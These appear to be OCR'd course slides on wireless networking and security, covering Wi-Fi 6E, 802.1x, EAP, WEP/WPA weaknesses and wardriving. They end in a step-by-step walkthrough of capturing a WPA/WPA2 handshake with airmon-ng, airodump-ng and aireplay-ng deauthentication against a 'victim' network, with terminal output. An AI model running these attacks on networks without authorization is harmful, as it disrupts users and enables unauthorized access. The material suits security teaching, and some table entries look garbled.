  - For instance, in an apartment building, there may be many Wi-Fi routers attempting to broadcast on the same frequency, using the same channel.
  - It can cause wi-fi performance issues specially in congested areas
  - Wi-Fi 6E creates 14 new 80MHz channels and seven 160Mhz channels, hugely increasing available network capacity for users.
  - Those users in dense, congested areas will have substantially more bandwidth available for use, reducing Wi-Fi interference.
  - In short, Wi-Fi 6E effectively quadruples the amount of space available to Wi-Fi connection.

Wireless Signal Carriers

- Infrared (IR)
  - Infrared light can’t be seen by the human eye
  - IR technology is restricted to a single room or line of sight
  - IR light cannot penetrate walls, ceilings, or floors
- Narrowband
  - Uses microwave radio band frequencies to transmit data
  - Popular uses: Cordless phones, Garage door openers etc

Spread Spectrum

- Modulation defines how data is placed on a carrier signal
- Data is spread across a large-frequency bandwidth instead of traveling across just one frequency band
- Methods
  - Frequency-hopping spread spectrum (FHSS)
  - Direct sequence spread spectrum (DSSS)
  - Orthogonal frequency division multiplexing (OFDM)

802.1x Standard

- Wireless technology increases the potential for security problems
- 802.1x defines the process of authenticating and authorizing users on a WLAN
  - Addresses the security concerns with authentication
  - Basic protocols
    - Point-to-Point Protocol (PPP)
    - Extensible Authentication Protocol (EAP)
    - Wired Equivalent Privacy (WEP)
    - Wi-Fi Protected Access (WPA)

Point to Point Protocol (PPP)

- PPP is used to connect dial-up or DSL users
- PPP handles authentication by requiring a user to enter a valid user name and password
- Point - to - Point Protocol has three components
  - **Encapsulation Component** – It encapsulates the datagram so that it can be transmitted over the specified physical layer.
  - **Link Control Protocol (LCP)** – It is responsible for establishing, configuring, testing, maintaining and terminating links for transmission. It also imparts negotiation for set up of options and use of features by the two endpoints of the links.
  - **Authentication Protocols (AP)** – These protocols authenticate endpoints for use of services. The two authentication protocols of PPP are –
    - Password Authentication Protocol (PAP)
    - Challenge Handshake Authentication Protocol (CHAP)


Extensible Authentication Protocol (EAP)

- EAP allows access to authenticated users only – uses 802.1x
- Used on encrypted networks to provide a secure way to send identifying information to provide network authentication.
- Supports various authentication methods like token cards, smart cards, certificates, one-time passwords and public key encryption.
- Authentication process has 3 components
  - User's wireless device
  - Wireless access point (AP) or authenticator
  - Authentication database or Authentication Server

Extensible Authentication Protocol (EAP)

- EAP Process
  - A user requests connection to a wireless network through an AP
  - AP requests identification data from the user and transmits that data to an authentication server.
  - Authentication server asks the AP for proof of the validity of the identification information.
  - AP obtains verification from the user and sends it back to the authentication server.
  - User is connected to the network as requested.
- EAP methods to improve security on a wireless networks
  - Extensible Authentication Protocol-Transport Layer Security (EAP-TLS)
  - Protected EAP (PEAP)
  - Microsoft PEAP

Extensible Authentication Protocol (EAP)



1 Supplicant attempts to be authorized by RADIUS server

3 Traffic blocked until RADIUS server authorizes it

4 Authorized AP gives supplicant access to wired network resources

Figure 11-11 A supplicant connecting to an AP and a RADIUS server

Wired Equivalent Privacy (WEP)

- WEP is part of the 802.11b standard
- Aims to provide the same level of security and confidentiality in wireless networks as in wired networks
- WEP uses encryption of data to make it unrecognizable to eavesdroppers.
- Uses RC4 (a stream cipher) for encryption and CRC-32 checksum for confidentiality and integrity
- Two widely used standards were WEP-40 and WEP-104.
  - In WEP-40, a 40 bit WEP key is concatenated with a 24 bit initialization vector, to generate a 64 bit RC4 key.
  - In WEP-104, a 104 bit WEP key is concatenated with the 24 bit initialization vector, to generate a 128 bit RC4 key.

Wired Equivalent Privacy (WEP)

- Incorporates two authentication methods:
  - Open System authentication
  - Shared Key authentication
- In 2001 – 2003, major security flaws were identified with WEP that proved that the data transmitted was susceptible to malicious changes of the wireless network.
- In 2004, with the approval of Wireless Protocol Access 2 (WPA2), IEEE scraped down both WEP-40 and WEP-104 standards.

WEP Weaknesses

- Integrity of the packets is checked using Cyclic Redundancy Check (CRC32).
  - CRC32 integrity check can be compromised by capturing at least two packets.
  - Leads to unauthorized access to the network.
- WEP uses RC4 encryption algorithm to create stream ciphers.
  - Stream cipher input is made up of an initial value (IV) and a secret key.
  - Length of the initial value (IV) is 24 bits while the secret key can either be 40 or 104 bits long.
  - Total length of both the initial value and secret can either be 64 bits or 128 bits long.
  - The lower possible value of the secret key makes it easy to crack it.
- Weak Initial value combinations do not encrypt sufficiently.
  - Makes them vulnerable to attacks.
- WEP is based on passwords which makes it vulnerable to dictionary attacks.
- Keys management is poorly implemented.
  - WEP does not provide a centralized key management system.
  - Changing keys especially on large networks is challenging.

Wi-Fi Protected Access (WPA)


- Specified as part of 802.11i standard as a replacement for WEP
- **Wi-Fi Protected Access (WPA)** was developed at 2003 by Wi-Fi Alliance.
- **WPA** uses **256-bit WPA-PSK (Pre-Shared Key).**
- Uses higher Initial Value of 48 bits (as against 24 bits of WEP)
- Two new security mechanisms used:
  - **Message Integrity Check** and **Temporal Key Integrity Protocol (TKIP)**.
  - With **Message Integrity Check** mechanism, the message content became more secure towards hackers.
  - With **TKIP**, key system had changed top **Per-Packet**.
  - TKIP later was replaced by **AES (Advanced Encryption Standard)**.

Wi-Fi Protected Access (WPA)

- WPA improves encryption by using TKIP
- TKIP is composed of four enhancements
  - Message Integrity Check (MIC)
    - Cryptographic message integrity code
    - Objective is to prevent forgeries
  - Extended Initialization Vector (IV) with sequencing rules
    - Implemented to prevent replays
- WPA has two modes:
  - Enterprise mode (WPA-EAP): used for enterprises along with EAP and more secure
  - Personal mode (WPA-PSK): Used for **Individuals with** Pre shared keys making the implementation and management easier
- Later version WPA2 and WPA3 enhance the protocol for some of the security weaknesses

Wi-Fi Protected Access (WPA)

- TKIP enhancements
  - Per-packet key mixing
    - Helps defeat weak key attacks that occurred in WEP
    - MAC addresses are used to create an intermediate key
  - Rekeying mechanism
    - It provides fresh keys that help prevent attacks that relied on reusing old keys
- WPA also adds an authentication mechanism implementing 802.1X and EAP



	WEP	WPA	WPA 2	WPA 3
Stands For	Wired Equivalent Privacy	Wi-Fi Protected Access	Wi-Fi Protected Access 2	Wi-Fi Protected Access 3
Developed	1997	2003	2004	2018
Security Level	Very Low	Low	High	Very High
Encryption	RC4	TKIP with RC4	AES-CCMP	AES-CCMP AES-GCMP
Key Size	64 bit 128 bit	128 bit	128 bit	128 bit 256 bit
Authentication	Open System & Shared Key	Pre Shared Key & 802.1x with EAP	Pre Shared Key & 802.1x with EAP	AES-CCMP AES-GCMP
Integrity	CRC-32	64 Bit MIC	CCMP with AES	SHA-2

Wireless Hacking

Equipment Required

- Wireless adapter
- Chipset: To support writing own drivers
- Band support: Adapter to support both 2.4 and 5 GHz to operate on both bands.
  - Atheros with PCI/PCI-E/Cardbus/PCMCIA/Express Card interface
  - Railink RT73/RT2770F with USB interface
- Antenna support
- Interfaces: PCMCIA or USB are better from flexibility perspective
- Operating system: BackTrack or Kali
- Others
  - Antenna, GPS, Access Point

Wardriving

- Wardriving
  - Driving around with hardware and software tools that enables to detect access points that haven’t been secured well
  - Hardware and software tools are inexpensive and easily available
- Wardriving is not illegal
  - But using the resources of these networks is illegal
- Warflying
  - Variant where an airplane/drone is used instead of a car

How Wardriving Works?

- An attacker or security tester drives around with the following equipment
  - Laptop computer
  - Wireless NIC
  - An antenna
  - Software that scans the area for SSIDs
- Not all wireless NICs are compatible with scanning programs
- Antenna prices vary depending on the quality and the range they can cover (Under USD 50)
- Scanning software can identify
  - Company's SSID
  - Type of security enabled
  - Signal strength indicates how close the AP is to the attacker

Wireless Hacking

- Hacking a wireless network is similar to hacking a wired LAN
- Techniques for hacking wireless networks
  - Access Point data capture
  - Port scanning
  - Enumeration
- Two types of cracking:
  - **Passive cracking:** this type of cracking has no effect on the network traffic until the WEP security has been cracked. It is difficult to detect.
  - **Active cracking:** this type of attack has an increased load effect on the network traffic. It is easy to detect compared to passive cracking. It is more effective compared to passive cracking.
- Wireless routers that perform DHCP functions can pose a big security risk

Aircrack

- Aircrack can be used for 802.11a/b/g WEP and WPA cracking.
- Aircrack uses algorithms to recover wireless passwords by capturing packets.
  - Once enough packets have been gathered, it tries to recover the password.
- Implements a standard FMS (Fluhrer, Mantin, Shamir) attack with some optimizations to fasten the attack
  - FMS is a passive attack against RC4
  - Exploits the weak IVs used RC4
- Supports most of the wireless adapters
- Requires knowledge of Linux.
  - Cumbersome for those who lack Linux knowledge
- Ref: http://www.aircrack-ng.org/

How to Hack WPA/WPA2 Password using Aircrack Ng?

- What is required:
  - Computer with Kali Linux and Wireless card supporting monitor/injection mode
  - Word-list (password dictionary) to crack password
- Process
  - Capture wi-fi packets
  - Identify someone connecting to victim wi-fi
  - Capture handshake using de-authentication packets to victim connected to wi-fi
  - Crack password using Aircrack

How to Hack WPA/WPA2 Password using Aircrack Ng?

Step 1: Open Kali terminal and find name of wifi adapter connected


- Command: iwconfig

Step 2: Prepare the wireless adapter for monitor mode.

- Command: airmon-ng check kill

Step 3: Put the wireless adaptor in monitor mode

- Command: airmon-ng start wlan0 (interface of wireless card) – creates interface wlan0mon




```
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

eth4      no wireless extensions.

lo        no wireless extensions.

root@localhost:~# airmon-ng check kill
Killing these processes:

  PID Name
  877 wpa_supplicant

root@localhost:~# airmon-ng start wlan0
No interfering processes found
PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k           Qualcomm Atheros AR9485 Wireless Network Adapter (rev 01)
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

root@localhost:~# 
```

How to Hack WPA/WPA2 Password using Aircrack Ng?

Step 4: Find all the AP available around and the clients connected to the APs.

- Command: airodump-ng start wlan0mon




```
CH  7 ][ Elapsed: 6 s ][ 2016-04-02 16:21

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

54:[redacted]:B[redacted]  -68       62        0    0  10  54e  WPA2 CCMP   PSK  see mr broo!
9C:D6:43:CC:1D:A8  -89        5        0    0  10  54e. WPA2 CCMP   PSK  Dlink

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

How to Hack WPA/WPA2 Password using Aircrack Ng?

Step 5: Capture data for specific victim wifi

- Command: airodump-ng –c [channel] –bssi [bssid of wifi] –w [path to write data file] wlan0mon


root@localhost: ~
File Edit View Search Terminal Help
File Edit View Search Terminal Help


```
root@localhost:~# airodump-ng -c
```

```
CH 10 ][ Elapsed: 6 s ][ 2016-04-02 16:27 ][ fixed channel wlan0mon: 7

BSSID               PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

54:[redacted]:B2    -51  75       41        0    0  10  54e  WPA2 CCMP   PSK  see mr broo!

BSSID               STATION            PWR   Rate    Lost    Frames  Probe

54:[redacted]:B2    AC:[redacted]:12   -25    0 - 6     0         1
```

How to Hack WPA/WPA2 Password using Aircrack Ng?

Step 6: De-authenticate the connected client(s)

- Command: aireplay-ng –deauth 10 –a [router bssid] –c [client MAC -optional] wlan0mon



```
root@localhost:~# aireplay-ng --deauth 10 -a 54:[redacted]:[redacted]:[redacted]:[redacted]:B2 wlan0mon
16:28:20  Waiting for beacon frame (BSSID: 54:[redacted]:[redacted]:[redacted]:[redacted]:[redacted]2) on channel 10
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
16:28:20  Sending DeAuth to broadcast -- BSSID: [54
16:28:20  Sending DeAuth to broadcast -- BSSID: [54
16:28:21  Sending DeAuth to broadcast -- BSSID: [54
16:28:21  Sending DeAuth to broadcast -- BSSID: [54
16:28:22  Sending DeAuth to broadcast -- BSSID: [54
16:28:22  Sending DeAuth to broadcast -- BSSID: [54
16:28:22  Sending DeAuth to broadcast -- BSSID: [54
16:28:23  Sending DeAuth to broadcast -- BSSID: [54
16:28:23  Sending DeAuth to broadcast -- BSSID: [54
16:28:24  Sending DeAuth to broadcast -- BSSID: [54
root@localhost:~# 
```

